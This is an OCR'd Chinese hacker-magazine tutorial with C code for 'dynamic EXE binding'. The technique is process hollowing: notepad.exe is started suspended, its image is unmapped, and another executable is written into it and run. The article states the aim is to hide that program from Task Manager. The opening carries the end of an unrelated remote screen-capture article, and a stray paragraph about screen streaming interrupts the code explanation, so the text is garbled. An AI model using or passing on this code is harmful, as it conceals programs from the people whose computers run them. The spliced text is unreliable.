


图4　成功截取被控端屏幕

编写完控制端和被控制端的代码之后，F9运行控制端和被控制端。我们在控制端的编辑框中输入127.0.0.1，然后单击按钮“BUTTON1”，可以看到马上得到了远程计算机的屏幕截图，如图4所示。

[本文作者提到的相关代码及程序都已经收入在光盘中]

编辑点评：

VC编程实现动态捆绑EXE文件

■重庆通信学院　杨阳（地域通信教研室）
古勇军（移动通信教研室）

从本文您可以学到：

1、了解PE文件结构

2、动态加载EXE文件

文件捆绑指的是把寄生文件与母体文件合并成一个文件，在运行母体文件的同时寄生文件也同时被运行了。由于是把寄生文件加入到母体文件中，因此会导致母体文件占用空间变大，并且在任务管理器中可以同时看到母体文件与寄生文件的进程。如果使用DLL注入EXE的方法，又会产生多余的DLL文件。

动态捆绑的原理是在母体文件被加载到内存之后，将寄生文件写入母体文件所在内存中。此方法只会运行寄生文件而不会运行母体文件，在任务管理器中只能看到母体文件的进程，而看不到寄生文件的进程。

动态捆绑好比到裁缝店去做衣服。把自己看做寄生程序，把衣服看做母体程序。我要裁缝给自己做衣服，裁缝首先要了解我的身高体形等结构信息。同理，我们要动态捆绑EXE文件，首先要了解EXE文件的结构。

一、PE文件结构

EXE文件是基于PE文件格式的，PE文件格式全称为Portable EXEcutable File Format，可翻译成“可移植的执行体文件格式”。首先我们来看一下PE文件格式的结构，如图1所示。




图1　PE文件结构

1、DOS头部

DOS头部包括两部分，分别为**“DOS MZ Header”与“DOS Stub”**，如图2所示。




图2　DOS头部结构

其中“DOS MZ Header”是DOS程序的标志，DOS系统可以通过其识别出某一程序是有效的执行体；“DOS Stub”是DOS残余程序，是一个有效的EXE。在不支持PE格式的操作系统中，它将显示一个错误提示：“This program cannot run in DOS mode”。

2、PE头文件

PE头文件包括三部分，分别为**“Signature”、“PE文件头部”以及“PE可选头部”**，如图3所示。




图3　PE头文件部结构

PE头文件的相关结构为**IMAGE_NT_HEADERS**，其定义为：

```
typedef struct _IMAGE_NT_HEADERS {
DWORD Signature;
IMAGE_FILE_HEADER FileHeader;
IMAGE_OPTIONAL_HEADER OptionalHeader;
} IMAGE_NT_HEADERS, *PIMAGE_NT_HEADERS;
```

其中Signature是文件为PE格式文件的标志，其值为**“PE\0\0”**；FileHeader是IMAGE_FILE_HEADER结构的变量，对应于图3中的“PE文件头部”；OptionalHeader是IMAGE_OPTIONAL_HEADER结构的变量，对应于图3中的“PE可选头部”。

3、节表与节



PE文件的真正内容被划分成很多块，每一块成为“节”（section）。每节是一块拥有共同属性的数据，比如代码、数据等。那么节表（section table）包含对应节的属性、文件偏移量、虚拟偏移量等。节表是IMAGE_SECTION_HEADER结构的变量，节表中的成员与节的个数是相同的，如图4所示。

裁缝知道了我的身高体型之后，还要知道我的头、脚以及手的位置。同理，我们应该知道寄生文件的MZ头、PE文件头、PE可选头以及节与节表的位置。




图4　节表与节的结构

二、得到寄生文件各组成部分的位置

我们可以使用自定义函数readPEInfo来实现以上功能，首先要得到指定文件的大小。

1、得到指定文件的大小

使用fseek与ftell函数可以得到文件的大小：

```
fseek(fp, 0, SEEK_END);// 将指针移动到文件尾
long fileSize = ftell(fp);// 得到文件的大小
```

其中，fseek函数的作用是把文件指针移动到指定位置，其语法为：

```
int fseek(
FILE *stream,
long offset,
int origin
);
```

第一个参数为FILE结构的指针；第二个参数表示指针从初始位置移动的偏移量；第三个参数表示指针的初始位置，当值为SEEK_END时，表示指针的初始位置在文件的末尾。

Ftell函数的作用是得到文件指针的当前位置，其语法为：

```
long ftell(
FILE *stream
);
```

参数stream为文件结构指针，返回值fileSize表示当前文件指针的当前位置到文件开始位置的偏移量。因此，通过以上两个函数可以得到指定文件的大小。

2、DOS头位置的确定

PE文件的第一部分是DOS头部，使用fread函数可以得到DOS头部的位置。fread函数的作用是从数据流中读取数据，其语法为：

```
size_t fread(
void *buffer,
size_t size,
size_t count,
FILE *stream
);
```

本文使用JPEG数据流来获取整个屏幕并发送，直至全部接收完成后再显示出来。这样做的弊端是当网络速度比较慢的情况下，传输就会出现相当严重的延迟。其实可以将整个屏幕分割成若干块，分块发送并显示。

其中，第一个参数是读取数据存放的内存的指针；第二个参数表示每次读取的字节数；第三个参数是最大的读取次数；第四个参数是指向FILE结构的指针，表示要读取的文件。本程序调用fread函数的源代码如下：

```
fseek(fp, 0, SEEK_SET);
fread(&mzH, sizeof(MZHeader), 1, fp);
```

其中fseek函数的用法刚才我们已经介绍过了，其第三个参数表示指针的起始位置，当为SEEK_SET时，表示指针的位置处于文件的开始。MZHeader是自定义结构，表示PE文件结构的DOS头部；mzH是MZHeader的变量。

以上代码的含义是从fp中一次读取sizeof(MZHeader)个比特的数据，并把这些数据保存在mzH中。这就好比我们要在《黑客手册》第6期找《VC编程模拟"摆渡"型U盘病毒》这篇文章一样，首先要知道文章是在《黑客手册》的第104页，并且知道这篇文章一共有3页，之后我们从第1页开始，翻过104页之后，接下来的3页就是找到的文章内容。

那么我们确定PE文件的DOS头部的位置也是这个道理：我们知道了DOS头位于PE文件的开始，并且知道了DOS头的大小(sizeof(MZHeader))，就可以确定DOS头的位置了。接下来对MZ头的标志进行判断：

```
if(mzH.signature != 0x5a4d)        // 判断MZ头的标志是否为0x5A4D
{
printf("File does not have MZ header ");
return false;
}
```

MZ头的标志应为0x5A4D，也就是MZ的ASCII码。MZ是MS-DOS结构的创始人之一Mark Zbikowski名字的缩写。DOS头之后是PE文件头，那么程序是如何确定PE文件头位置的呢?

3、PE文件头位置的确定

同理，知道了PE文件头起始位置以及PE文件头的大小，就可以确定PE文件头的位置了：

```
fseek(fp, mzH.offsetToPE, SEEK_SET);
PE_Header peH;
fread(&peH, sizeof(PE_Header), 1, fp);
```

其中mzH.offsetToPE是DOS头结构的一个成员变量，表示PE文件头到文件起始位置的偏移量。源代码第一行的作用是将文件指针移动到文件起始位置的mzH.offsetToPE处，也就是PE文件头的起始位置。PE_HEADER为自定义的PE头文件，peH是PE头文件结构的变量；第三行的作用是从PE文件头的起始位置起，从文件中读取sizeof(PE_Header)个字节的数据，并把这些数据保存在peH中。

接下来的PE可选文件头与节表的位置确定与上述原理类似，在此不再重复，请参看源代码。

现在裁缝知道了我的胳膊和脚的位置之后，还要知道我的胳膊、腿有多长，才能给我做新衣服。同理，我们也要得到寄生文件的尺寸。

三、获取寄生文件导入内存时所需空间

我们可以使用自定义函数calcTotalImageSize来实现以上功能。**当PE文件被导入内存时，是以节（section）为单位保存的，**那么节的大小是多少呢? **节的大小是由PE可选文件头结构的成员变量sectionAlignment决定的。**

从刚才的分析我们知道，**PE文件是由头部（DOS头、PE头、PE可选头以及节表）和节组成。**那么PE文件的头部是由几个节组成的呢?

1、PE文件头部导入内存时所需空间

```
int result = 0;
int alignment = inpeXH->sectionAlignment;
if(inpeXH->sizeOfHeaders % alignment == 0)// 如果能整除
result += inpeXH->sizeOfHeaders;
else// 如果不能整除
{
int val = inpeXH->sizeOfHeaders / alignment;// 得到商
val++;
result += (val * alignment);// 得到PE文件头部的大小
}
```

其中inpeXH->sectionAlignment是每节的对齐尺寸，inpeXH->sizeOfHeaders是PE文件头部的大小。

以上代码的含义是：**如果inpeXH->sizeOfHeaders能够整除inpeXH->sectionAlignment，那么PE文件头部的所需空间就为inpeXH->section Alignment；如果不能整除，则PE文件头部的所需空间为val * alignment。**

为什么要这么设计呢? 我们举一个例子来说明：一个宾馆要为一个旅行团安排住宿，该宾馆只有双人间，那么是不是这个旅行团有多少人就需要多少床位呢? 很明显不是的，因为宾馆只有双人间，那么如果这个旅行团的人数能被2整除，假设人数为10，则需要的床位数也是10（源代码第4行）；如果人数不能被2整除，假设人数为11，那么需要的床位数的计算步骤为：11/2=5（源代码第7行），需要房间数5+1=6（源代码第8行），需要的床位数6*2=12（源代码第9行）。

2、节导入内存时所需空间

PE头文件结构的成员变量numSections存储了节的个数，节表结构的成员变量virtualSize是相对虚拟地址，保存了节的大小。因此，计算节导入内存时所需空间的源代码为：

```
for(int i = 0; i < inPE->numSections; i++)// 节的个数
{
if(inSecHdr[i].virtualSize)
{
if(inSecHdr[i].virtualSize % alignment == 0)
result += inSecHdr[i].virtualSize;
else
{
int val = inSecHdr[i].virtualSize / alignment;
val++;
result += (val * alignment);
}
}
}
```

函数最后返回result，即为PE文件导入内存时所需空间。

裁缝在量了我身体各部分的尺寸之后，就让我回家等着。那么我们得到了寄生文件载入内存时所需的空间之后，就要把寄生文件载入内存了。

四、将寄生文件导入内存

我们可以使用自定义函数loadPE实现以上功能。和前面的方法一样，**将母体文件导入内存也分为两个部分：导入文件头部和导入节。**

1、导入文件头

```
fseek(fp, 0, SEEK_SET);// 移动文件指针到文件头
unsigned long headerSize = inpeXH->sizeOfHeaders;// 文件头部的大小
unsigned long readSize = fread(outPtr, 1, headerSize, fp);//将文件头部导入内存
```

程序使用fread函数将PE文件导入内存中。以上源代码的作用是从PE文件的起始位置fp开始，每次读取1个字节的数据，一共读取headerSize次，然后把数据保存在outPtr中。通过以上代码，实现了文件头的导入。

2、导入节

```
for(i = 0; i < inPE->numSections; i++)
{
if(inSecHdr[i].sizeOfRawData > 0)
{
unsigned long toRead = inSecHdr[i].sizeOfRawData;
fseek(fp, inSecHdr[i].pointerToRawData, SEEK_SET);
readSize = fread(outPtr, 1, toRead, fp);
}
}
```

其中numSections表示节的个数；sizeOfRawData表示导入内存中的节的字节数；PointerToRawData表示节基于文件的偏移量，也就是每个节在PE文件中的初始位置。以上源代码的作用是使用fseek函数移动文件结构的指针，然后使用fread函数将指定位置的数据存入outPtr中。

裁缝要我试穿一下衣服，发现之前对我身体各部分测量的数据有误，需要修改。那么我们还要对寄生文件进行基址重定位，确定其写入母体进程后指令与数据的地址。

五、寄生文件的基址重定位

这里可以使用自定义函数doRelocation来实现以上功能。

1、delta的获取

当一个可执行模块被连接器连接时，它会提供一个首选的载入地址。因此只有当可知模块在首选载入地址被载入时，其内部的内存地址才正确。就像歌咏比赛站队形时，只要记住自己前面那个人，那么自己的位置也就确定了。但是如果前面那个人的位置站错了，那么自己的位置也会站错。

因此，如果载入内存时的起始地址与首选载入地址不同时，就会导致可执行模块内的内存地址变得不正确。那么如何解决这个问题呢？这就要用到基址重定位。

首先我们来看一下delta的引入：**可执行模块载入内存的地址与首选地址的差值称为delta。**

```
long delta = newBase - inpeXH->imageBase;
```

其中newBase是程序载入内存后的起始地址；imageBase是PE可选文件头结构的成员变量，表示PE文件的基地址。

还是回到刚才提到的站队这个例子：当我们发现队伍站错之后，势必要调整队伍。那么我们不必知道每个人的具体位置，而只要找到第一个站错位置的人，然后再找出他的正确位置，计算出这个人从错误位置到正确位置需要移动的位置数，他后面的人依次移动相同的位置数就可以了。

那么delta就是从错误位置到正确位置需要移动的位置数。位置错误的内存地址，只要移动delta就可以到达正确位置了。那么如何知道哪些内存位置是错误的呢？

2、基址重定位资料项

需要基址重定位的指令信息以“基址重定位资料项”为单元存储在.reloc节中。.reloc节是由一系列的块组成，每一个块是以一个IMAGE_BASE_RELOCATION结构为起点的。该结构主要包含两个变量：一个是RAV（相对虚拟地址），表示该重定位信息的位置；另外一个是SizeOfBlock，表示该块的大小。

在本程序中，使用自定义结构FixupBlock来表示以上两个变量：

```
struct FixupBlock
{
unsigned long pageRVA;
unsigned long blockSize;
};
```

该结构之后是“基址重定位资料项”，其类型为WORD，如图5所示。




图5　重定位节的结构

通过图5我们可以推导出需要重定位资料项的个数n：

```
n = ( SizeOfBlock   sizeof(FixupBlock) / (sizeof(WORD))
  = ( SizeOfBlock   sizeof(FixupBlock) / 2
```

本程序是通过以下源代码实现求解n的：

```
int numEntries = (fixBlk->blockSize - sizeof(FixupBlock)) >> 1;
```

2个字节的“基址重定位资料项”指针中，底部的12位是相对于RAV的偏移量，顶部的4位表示重定义的类型，如图6所示。




图6　重定位示意图

3、重定位过程

首先得到FixupBlock结构的指针：

```
FixupBlock *fixBlk = (FixupBlock *)((char *)ptrLoc + inpeXH->relocationTableAddress);
```

其中ptrLoc为起始位置；relocationTableAddress是PE可选文件头的成员变量，表示重定位表的位置。接下来得到资料项表1的指针：

```
unsigned short *offsetPtr = (unsigned short *)(fixBlk + 1);
```

之后得到指令1的指针：

```
DWORD *codeLoc = (DWORD *)((char *)ptrLoc + fixBlk->pageRVA + (*offsetPtr & 0x0FFF));
```

其中*offsetPtr & 0x0FFF表示取offsetPtr底部的12位，即为offset1。然后对重定义的类型进行判断：

```
int relocType = (*offsetPtr & 0xF000) >> 12;
if(relocType == 3)
{
*codeLoc = ((DWORD)*codeLoc) + delta;
}
```

在x86系列的可执行模块中，relocType的值为IMAGE_REL_BASED_HIGHLOW，即relocTyep等于3。如果relocTyep等于3，则在原指令的基础上加上delta。最后将指针移动到资料项表1上：

```
offsetPtr++;
```

裁缝在得到我身体各部分最新的数据之后，就开始忙着做衣服了。那么接下来我们就该获取母体进程的信息了。

六、获取母体进程信息

我们通过自定义函数createChild实现以上功能。

1、创建母体进程

程序使用CreateProcess函数创建子进程：

```
#define TARGETPROC "notepad.EXE"
CHAR    szDefDir[] = "c:\\";
CreateProcess(NULL, TARGETPROC,NULL, NULL,
0, CREATE_SUSPENDED, NULL, szDefDir, &si, pi);
```

以上源代码的作用是在c盘根目录下创建notepad.EXE进程，并且把主线程的模式设置为暂停。

2、载入内存的起始位置

进程的信息主要包括两个内容：载入内存时的起始位置和所占比特数（大小）。本程序自定义了一个_PROCINFO结构，包含了以上两个内容：

```
typedef struct _PROCINFO
{
DWORD baseAddr;
DWORD imageSize;
} PROCINFO;
```

首先我们看一下起始位置的确定。在创建进程之后，首先得到指定线程的上下文结构：

```
GetThreadContext(pi->hThread, ctx);//得到指定线程的上下文结构
```

Pi为PPROCESS_INFORMATION结构变量，是CreateProcess函数的最后一个参数，包含了创建进程的信息；ctx是PCONTEXT变量，用来保存线程的上下文信息。接下来得到进程的基地址：

```
DWORD *pebInfo = (DWORD *)ctx->Ebx;
```

最后使用ReadProcessMemory函数将进程的基地址读入到PROCINFO的imageSize中：

```
ReadProcessMemory(pi->hProcess, &pebInfo[2], (LPVOID)&(outChild
ProcInfo->baseAddr), sizeof(DWORD), &read);
```

3、载入内存后程序的大小

程序是以页为单位保存在内存中的，因此首先引入一个保存页信息的结构MEMORY_BASIC_INFORMATION：

```
MEMORY_BASIC_INFORMATION memInfo;
```

程序使用VirtualQueryEx函数得到内存中页的信息，VirtualQueryEx函数的语法为：

```
SIZE_T WINAPI VirtualQueryEx(
__in        HANDLE hProcess,
__in_opt    LPCVOID lpAddress,
__out       PMEMORY_BASIC_INFORMATION lpBuffer,
__in        SIZE_T dwLength
);
```

第一个参数表示所要查询的进程句柄；第二个参数表示要查询的页基地址指针；第三个参数表示指向MEMORY_BASIC_INFORMATION结构的指针，用来保存查询到的页的信息；第四个参数表示用来保存页信息的缓冲区尺寸。

本程序调用VirtualQueryEx函数的源代码为：

```
DWORD curAddr = outChildProcInfo->baseAddr;//创建进程的基地址
while(VirtualQueryEx(pi->hProcess, (LPVOID)curAddr, &memInfo, sizeof
(memInfo)))
{
if(memInfo.State == MEM_FREE)
break;
curAddr += memInfo.RegionSize;
}
```

其中memInfo.State表示内存页面的状态，当状态不是MEM_FREE（未用）时，就在curAddr的基础上加上memInfo.RegionSize。最后使用如下语句得到载入内存后程序的大小：

```
outChildProcInfo->imageSize = (DWORD)curAddr - (DWORD)outChild
ProcInfo->baseAddr;
```

新衣服做好了，裁缝通知我来穿，同理，母体进程创建完毕之后，接下来就该把寄生进程写入母体进程中了。

七、将寄生进程写入母体进程

可以通过自定义函数doFork实现以上功能。

1、母体进程与寄生进程的比较

首先调用CreateChild函数创建母体进程：

```
createChild(&pi, &ctx, &childInfo);
```

接下来判断母体进程与寄生进程的基地址和大小的关系：

```
if(inpeXH->imageBase == childInfo.baseAddr && imageSize <= childInfo.
imageSize)
{
v = (LPVOID)childInfo.baseAddr;
DWORD oldProtect;
VirtualProtectEx(pi.hProcess, (LPVOID)childInfo.baseAddr, childInfo.
imageSize, PAGE_EXECUTE_ READWRITE, &oldProtect);
}
```

其中，VirtualProtectEx函数的作用是改变指定进程虚拟地址空间中已提交页面的访问限制级（access protection），第一个参数为指定的进程；第二个参数为进程基地址；第三个参数为改变级别的范围；第四个参数为改变级别的种类；第五个参数用来保存改变之前的级别。

那么以上源代码的作用是：如果母体进程的基地址与寄生进程的基地址相同，并且母体进程的大小比寄生进程大，则在母体进程中为寄生进程分出imageSize大的内存，并把该内存的访问限制级改成可读写。如果母体进程的基地址与寄生进程的基地址不相同，或者母体进程的大小没有寄生进程大，则母体进程的内存映射关系就没有办法继续使用了，所以要调用ZwUnmapViewOfSection函数来断开物理内存和当前进程中的映射联系：

```
PTRZwUnmapViewOfSection pZwUnmapViewOfSection = (PTRZwUnmapView
OfSection)GetProcAddress(GetModuleHandle("ntDLL.DLL"), "ZwUnmapVi
ewOfSection");//得到ZwUnmapViewOfSection函数在ntDLL.DLL中的位置
if(pZwUnmapViewOfSection(pi.hProcess, (LPVOID)childInfo.baseAddr) ==
0)//断开原始EXE程序的map
{
v = VirtualAllocEx(pi.hProcess, (LPVOID)inpeXH->imageBase, imageSize,
MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_ READWRITE);//为寄生进
程分配内存空间
}
```

首先通过GetProcAddress函数得到ntDLL.DLL中ZwUnmapViewOfSection函数的地址，之后调用ZwUnmapViewOfSection函数断开母体进程中的映射关系，最后为寄生进程分配imageSize的空间。如果断开母体进程中的映射关系失败，但程序是可重定位的，那么我们可以采取先在其它位置分配内存空间，然后再进行重定位的方法：

```
v = VirtualAllocEx(pi.hProcess, (void *)NULL, imageSize, MEM_RESERVE
| MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if(v)
{
doRelocation(inMZ, inPE, inpeXH, inSecHdr, ptrLoc, (DWORD)v);
}
```

2、写入寄生进程

内存分配完之后，就可以向母体进程中写入寄生进程了：

```
WriteProcessMemory(pi.hProcess, v, ptrLoc, imageSize, NULL);
```

其中第一个参数表示指定进程的句柄；第二个参数表示进程基地址的指针；第三个参数表示写入的内容；第四个参数表示理论上写入数据的比特数；第五个参数表示实际写入数据的比特数。

写入寄生进程成功之后，还要确定寄生进程的入口点（entry point）：

```
PE_ExtHeader *peXH = (PE_ExtHeader *)((DWORD)inMZ->offsetToPE + sizeof(PE_Header) + (DWORD)ptrLoc);
if((DWORD)v == childInfo.baseAddr)
{
ctx.Eax = (DWORD)inpeXH->imageBase + inpeXH-> addressOfEntryPoint;
}
else
{
ctx.Eax = (DWORD)v + inpeXH->addressOfEntry Point;
}
```

其中inpeXH->imageBase表示PE文件的优先装载地址，inpeXH-> addressOfEntryPoint表示PE装载器准备运行的PE文件的第一个指令的RVA。

首先确定寄生进程的PE可选文件头的位置，如果分配内存的起始位置与母体进程的起始位置相同，则寄生进程的入口点为inpeXH->imageBase与inpeXH->addressOfEntry Point的和，否则为v与inpeXH->addressOfEntryPoint的和。然后使用SetThreadContext函数将寄生进程的入口点与母体进程关联起来：

```
SetThreadContext(pi.hThread,&ctx);
```

最后使用ResumeThread函数再次运行母体进程（实际上运行的寄生进程）：

```
ResumeThread(pi.hThread);
```

八、主程序

首先编写一个帮助函数，如果参数的个数不是2个，则输出帮助信息：

```
if(argc != 2)
{
printf(" Usage: %s <EXE filename> ", argv[0]);
}
```

其中EXE filename为寄生进程的文件名。如果输入的参数正确，则使用fopen函数打开寄生文件：

```
fp = fopen(argv[1], "rb");
```

第一个参数为要打开的文件名，第二个参数为访问的权限，r表示可读，b表示二进制。返回值fp为打开文件的指针。以上源代码的含义为：以二进制可读方式打开指定文件。

在打开寄生文件之后，使用自定义函数readPEInfo得到其各文件头的位置：

```
readPEInfo(fp, &mzH, &peH, &peXH, &secHdr);
```

